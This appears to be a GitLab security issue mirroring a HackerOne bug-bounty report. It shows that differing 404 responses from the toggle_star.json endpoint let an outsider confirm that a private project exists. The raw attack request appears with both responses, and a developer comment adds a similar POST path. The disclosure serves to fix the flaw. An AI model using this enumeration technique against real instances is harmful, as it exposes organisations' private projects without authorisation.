


## ESCALATED: [information disclosure] Validate existence of a private project.

[HackerOne report #605608](#) by mlindpurswani on 2019-06-10, assigned to gitlab\_cmaxim:

### Summary

In Gitlab, we have a feature of creating groups and setting their permissions to public/internal/private. While testing I discovered that a user can check existence of a project in a group of which he is not a part judging by the difference in types of error messages generated.

This request is generated at the `/toggle_star.json` endpoint which is sent when the user clicks on (\*) (star) button on the UI.



For instance, Let's assume that there are 2 users here User A, and User B.

User A: Creates a group with `internal` privacy and deploys a project.

In this case let's assume that the group created by User A is `chocolatecake` at url <https://gitlab.com/chocolatecake>. The privacy settings of this group should be either internal/private.

This user creates a project named `Choco Brownie Sundae` with url <https://gitlab.com/chocolatecake/choco-brownie-sundae>.

Hence, we notice that a project with slug `choco-brownie-sundae` is created.

User B is a malicious user who wants to find out if the organization of ChocolateCake is working on some secret project so, he sends the following request and based on the difference in responses he can extrapolate some information.

```
POST /chocolatecake/choco-brownie-sundae/toggle_star.json HTTP/1.1
Host: gitlab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: REDACTED
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cookie: REDACTED
Content-Length: 0
```

Response: **For Valid Project** (meaning that the project exists)

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 10 Jun 2019 20:09:20 GMT
Content-Type: application/json
Content-Length: 0
Connection: close
Cache-Control: max-age=0, private, must-revalidate
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Request-Id: 1KCIJhxyam
X-Runtime: 0.059894
X-UA-Compatible: IE=edge
X-XSS-Protection: 1; mode=block
Content-Security-Policy: object-src 'none'; worker-src https://assets.gitlab-static.net https://gl-canary.freetsl.fastly.net
```

Response: **For Invalid Project** (meaning that the project does not exist)

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 10 Jun 2019 20:13:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3108
Connection: close
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Pragma: no-cache
X-Request-Id: 6vFQwNj4V
X-Runtime: 0.193010
Content-Security-Policy: object-src 'none'; worker-src https://assets.gitlab-static.net https://gl-canary.freetsl.fastly.net

<!DOCTYPE html>
<html>
<head>
  <meta content="width=device-width, initial-scale=1, maximum-scale=1" name="viewport">
  <title>The page you're looking for could not be found (404)</title>
  <style>
    body {
      color: #666;
      text-align: center;
      font-family: "Helvetica Neue", Helvetica, Arial, sans-serif;
      margin: auto;
      font-size: 14px;
    }

    h1 {
      font-size: 56px;
      line-height: 100px;
      font-weight: 400;
      color: #456;
    }

    h2 {
      font-size: 24px;
      color: #666;
      line-height: 1.5em;
    }

    h3 {
      color: #456;
      font-size: 20px;
      font-weight: 400;
      line-height: 28px;
    }
  </style>
</head>
<body>
  <h1>404 Not Found</h1>
  <h2>The page you're looking for could not be found (404)</h2>
  <h3></h3>
</body>
</html>
```



### Steps to reproduce

- ## Impact

What is the current *bug* behavior?

REDACTED, contained session cookie. Ask team member with access to original HackerOne report if needed.

REDACTED, contained session cookie. Ask team member with access to original HackerOne report if needed.

There should not be any difference in both the responses

This bug happens on GitLab.com

As mentioned above,

Let me know, if you need more info.

Thanks,


-Milind

**Warning:** Attachments received through HackerOne, please exercise caution!

- [0.PNG](#)

Edited 1 year ago by Dominic Couture

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Costel Maxim @cmaxim · 3 years ago Developer

Using the same pattern, an unauthorised user can confirm if an organisation works on a specific project by doing the following POST request:

```
POST /chocolaticake/choco-brownie-sundae/create/master
```

Or to confirm if different forks exist:

CC [@jeremy](#)

GitLab SecurityBot @gitlab-securitybot · 1 year ago

• Bounty awarded: \$500



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